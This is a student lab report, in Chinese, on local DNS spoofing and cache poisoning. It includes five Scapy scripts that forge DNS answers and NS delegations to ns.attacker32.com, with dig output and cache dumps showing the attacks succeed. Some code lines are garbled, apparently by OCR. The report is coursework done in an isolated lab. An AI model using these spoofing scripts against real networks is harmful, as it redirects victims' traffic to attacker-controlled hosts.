

Local DNS Attack Lab

57118135 许皓钦

Task1

实验利用用户会先接受来的较早的报文的原理来进行攻击行为。首先在 router 上增加出网流量延迟，预防欺骗报文来的比合法报文迟的情况。

```
root@4c48e25a54f9:/# tc qdisc add dev eth0 root netem delay 100ms
root@4c48e25a54f9:/#
```

查看本机配置情况，用于完成过滤条件等，如下。

```
^Croot@VM:/volumes# ifconfig | grep br
br-9fe6d7cc5ecf: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.8.0.1 netmask 255.255.255.0 broadcast 10.8.0.255
br-ca5656a39c6c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 192.168.43.35 netmask 255.255.255.0 broadcast 192.168.43.255
root@VM:/volumes#
```

所用攻击代码如下。

```
1 from scapy.all import *
2 NS_NAME = "www.example.com"
3 def spoof_dns(pkt):
4     if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
5         print(pkt.sprintf("{DNS: %IP.src% -> %IP.dst%: %DNS.id%}"))
6         IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
7         UDPpkt=UDP(dport=pkt[UDP].sport,sport=53)
8         Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
9         DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec)
10        spoofpkt=IPpkt/UDPpkt/DNSpkt
11        send(spoofpkt)
12
13 pkt=sniff(iface='br-ca5656a39c6c',filter='udp and (src host 10.9.0.5 and dst port 53)',prn=spoof_dns)
```

在未运行攻击代码时，在 user 上 dig 某网址，看到 answer 的网址是正常网址 93.184.216.34.

```

root@87b01fc9aa75:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18436
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 675c531462a07e9e0100000060f554599e9a051135720f5a (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                 86400   IN      A      93.184.216.34

;; Query time: 4279 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:30:49 UTC 2021
;; MSG SIZE rcvd: 88

root@87b01fc9aa75:/# █

```

接着，去 dns 服务器上清空一下缓存，如下。

```

root@afc5da427a32:/# rndc flush
root@afc5da427a32:/# □

```

然后，在 attacker 上运行攻击代码，此时终端没有响应，接着到 user 上在 dig 该网址，此时 answer 的网址变成了 1.2.3.4，为伪造的网址。

<pre> root@VM:/volumes# python3 task1.py 10.9.0.5 --> 10.9.0.53: 54629 . Sent 1 packets. □ </pre>	<pre> root@87b01fc9aa75:/# dig www.example.com ; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54629 ;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0 ;; QUESTION SECTION: ;www.example.com. IN A ;; ANSWER SECTION: www.example.com. 259200 IN A 1.2.3.4 ;; Query time: 67 msec ;; SERVER: 10.9.0.53#53(10.9.0.53) ;; WHEN: Mon Jul 19 10:43:00 UTC 2021 ;; MSG SIZE rcvd: 64 root@87b01fc9aa75:/# </pre>
--	--

Task2

task1 的攻击目标是用户，因此每当用户查询某一网址时，都需要返回一个欺骗报文，为了提高效率，下面将直接攻击 dns 服务器缓存，

这样一段时间内，就可以不用不断发送欺骗报文了。

攻击代码如下。

```
1 from scapy.all import *
2 NS_NAME = "www.example.com"
3 def spoof_dns(pkt):
4     if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
5         print(pkt.sprintf("{DNS: %IP.src% -> %IP.dst%: %DNS.id%}"))
6         IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
7         UDPpkt=UDP(dport=pkt[UDP].sport,sport=53)
8         Ansec=DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
9         DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Ansec)
10        spoofpkt=IPpkt/UDPpkt/DNSpkt
11        send(spoofpkt)
12
13 pkt=sniff(iface='br-ca5656a39c6c',filter='udp and (src host 10.9.0.53 and dst port 53)',prn=spoof_dns)
```

去 dns 服务器上清空一下缓存。

```
root@afc5da427a32:/# rndc flush
root@afc5da427a32:/#
```

运行攻击代码，情况同 Task1.

```
root@VM:/volumes# python3 task2.py
10.9.0.53 -> 199.43.135.53: 61039
.
Sent 1 packets.
█

root@87b01fc9aa75:/# dig www.example.com

;<<> DiG 9.16.1-Ubuntu <<> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 63770
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 1a3657e307f8e6750100000060f558d931b811b7ec9fd9e4 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4

;; Query time: 2131 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:50:01 UTC 2021
;; MSG SIZE rcvd: 88

root@87b01fc9aa75:/# █
```

然后在 dns 服务器上使用 `rndc dumpdb -cache` 下载缓存，并用如下命令查看，发现缓存已经被修改。

```
root@afc5da427a32:/# cat /var/cache/bind/dump.db | grep exampl
e
example.com.                777562  NS      a.iana-servers.net.
www.example.com.            863964  A       1.2.3.4
root@afc5da427a32:/# █
```

Task3

上述攻击只影响到 `www.example.com` 这一个主机名，下面将攻击整个 `example.com` 内的主机名。

攻击代码如下，新增了 NSsec 这一行。

```
1 from scapy.all import *
2 NS_NAME = "www.example.com"
3 def spoof_dns(pkt):
4     if(DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
5         print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
6         IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
7         UDPpkt=UDP(dport=pkt[UDP].sport,sport=53)
8         Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
9         NSsec=DNSRR(rrname="example.com",type='NS',rdata='ns.attacker32.com',ttl=259200)
10        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,an=Anssec,ns=NSsec)
11        spoofpkt=IPpkt/UDPpkt/DNSpkt
12        send(spoofpkt)
13
14 pkt=sniff(iface='br-ca5656a39c6c',filter='udp and (src host 10.9.0.53 and dst port 53)',prn=spoof_dns)
```

清空 dns 服务器缓存，攻击步骤同上。

```
root@VM:/volumes# python3 task3.py
10.9.0.53 --> 199.43.135.53: 33548
.
Sent 1 packets.
█

root@87b01fc9aa75:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 19956
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cb688c4746871f5d0100000060f559a320db04cc0fc81a3c (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4

;; Query time: 4599 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:53:23 UTC 2021
;; MSG SIZE rcvd: 88

root@87b01fc9aa75:/# █
```

这时，在用户上再 dig 一下 example.com 里面的其他主机名，如 mail.example.com，发现 answer 地址也被修改，如下。

```
root@87b01fc9aa75:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 47404
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b28822cb7076f6210100000060f55b3d40a9ca1571264657 (good)
;; QUESTION SECTION:
;mail.example.com.                IN      A

;; ANSWER SECTION:
mail.example.com.                259200  IN      A      1.2.3.6

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 11:00:13 UTC 2021
;; MSG SIZE rcvd: 89

root@87b01fc9aa75:/# █
```

这时查看一下 dns 服务器缓存，发现这两个的地址都被修改了。

```
root@afc5da427a32:/# cat /var/cache/bind/dump.db | grep example
example.com.          777543  NS      ns.attacker32.com.
mail.example.com.     863955  A       1.2.3.6
www.example.com.      863945  A       1.2.3.4
root@afc5da427a32:/#
```


Task4

上述攻击成功修改了 example.com 的权威域名服务器。下面攻击尝试将该域名服务器用于其他网址。

攻击代码如下，修改了 NSsec1，NSsec2 和 DNSpkt 这几行。

```
1 from scapy.all import *
2 NS_NAME = "www.example.com"
3 def spoof_dns(pkt):
4     if(DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
5         print(pkt.sprintf("%{DNS: %IP.src% -> %IP.dst%: %DNS.id%"}))
6         IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
7         UDPpkt=UDP(dport=pkt[UDP].sport,sport=53)
8         Ansec=DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
9         NSsec1=DNSRR(rrname="example.com",type='NS',rdata='ns.attacker32.com',ttl=259200)
10        NSsec2=DNSRR(rrname="google.com",type='NS',rdata='ns.attacker32.com',ttl=259200)
11        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,an=Ansec,ns=NSsec1/-
12        NSsec2)
13        spoofpkt=IPpkt/UDPkpt/DNSpkt
14        send(spoofpkt)
15 pkt=sniff(iface='br-ca5656a39c6c',filter='udp and (src host 10.9.0.53 and dst port 53)',prn=spoof_dns)
```

攻击方式同上。



```
root@VM: /volumes# python3 task4.py
10.9.0.53 -> 199.43.135.53: 31025
Sent 1 packets.
root@87b01fc9aa75:/# dig www.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 40573
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 292de593e79a9f710100000060f57754a74165c33bd68187 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                 259200  IN      A      1.2.3.4
;; Query time: 672 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 13:00:04 UTC 2021
;; MSG SIZE rcvd: 88
root@87b01fc9aa75:/#
```

看一下 dns 服务器的缓存，发现里面并没有 google 的记录。因为如果这条记录被接受了， ns.attacker32.com 就会成为 google.com 的权威域名服务器，而 www.example.com 显然不在 google.com 里面，这显然是不安全的，所以本地 DNS 服务器没有接受。


```

root@afc5da427a32:/# rndc dumpdb -cache
root@afc5da427a32:/# cat /var/cache/bind/dump.db | grep google
root@afc5da427a32:/# cat /var/cache/bind/dump.db | grep example
example.com.                777528  NS      ns.attacker32.com.
www.example.com.            863930  A       1.2.3.4
root@afc5da427a32:/#

```

Task5

攻击代码如下，修改了 NSsec2, Addsec1, Addsec2, Addsec3 和 DNSpkt 这几行。

```

1 from scapy.all import *
2 NS_NAME = "www.example.com"
3 def spoof_dns(pkt):
4     if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
5         print(pkt.sprintf("%{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
6         IPpkt=IP(dst=pkt[IP].src,src=pkt[IP].dst)
7         UDPpkt=UDP(dport=pkt[UDP].sport,sport=53)
8         Anssec=DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)
9         NSsec1=DNSRR(rrname="example.com",type='NS',rdata='ns.attacker32.com',ttl=259200)
10        NSsec2=DNSRR(rrname="example.com",type='NS',rdata='ns.example.com',ttl=259200)
11        Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
12        Addsec2 = DNSRR(rrname='ns.example.com', type='A',ttl=259200, rdata='5.6.7.8')
13        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')
14
15        DNSpkt=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/-
16        NSsec2,ar=Addsec1/Addsec2/Addsec3)
17        spoofpkt=IPpkt/UDPpkt/DNSpkt
18        send(spoofpkt)
19
20 pkt=sniff(iface='br-ca5656a39c6c',filter='udp and (src host 10.9.0.53 and dst port 53)',prn=spoof_dns)

```

攻击过程同上。

```

root@VM:/volumes# python3 task5.py
10.9.0.53 --> 199.43.133.53: 59960
.
Sent 1 packets.

```

```

root@87b01fc9aa75:/# dig www.example.com

;<<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 35953
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 240bb360fb6732ae0100000060f577dadb33611423e9dcdf (good)
;; QUESTION SECTION:
;;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4

;; Query time: 4428 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 13:02:18 UTC 2021
;; MSG SIZE rcvd: 88
root@87b01fc9aa75:/#

```

查看 dns 服务器缓存，发现 ns.example.com 和 ns.attacker32.com 都成了 example.com 的权威域名服务器。

```

; authority
example.com.                777568  NS      ns.example.com.
                           777568  NS      ns.attacker32.com.

```

ns.example.com 成了附加部分且地址是 5.6.7.8。

```
; additional
ns.example.com.      863986  A      5.6.7.8
; authanswer
www.example.com.     863986  A      1.2.3.4
```

而 facebook 依然找不到。

```
root@aafc5da427a32:/# cat /var/cache/bind/dump.db | grep facebook
root@aafc5da427a32:/#
```

这时查一下 ns.example.com, 但是得到的回复却不是缓存中的 5.6.7.8, 因为本地 dns 服务器虽然缓存了这个信息, 但是因为安全原因, 它并不信任附加部分这些信息, 而是重新发送 DNS 请求获得了真正的 IP 地址。

```
root@87b01fc9aa75:/# dig ns.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 57557
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 553a61e4c90484e90100000060f58aea016bbaa647b3163c (good)
;; QUESTION SECTION:
;ns.example.com.                IN      A

;; ANSWER SECTION:
ns.example.com.      259200  IN      A      10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 14:23:38 UTC 2021
;; MSG SIZE rcvd: 87

root@87b01fc9aa75:/#
```
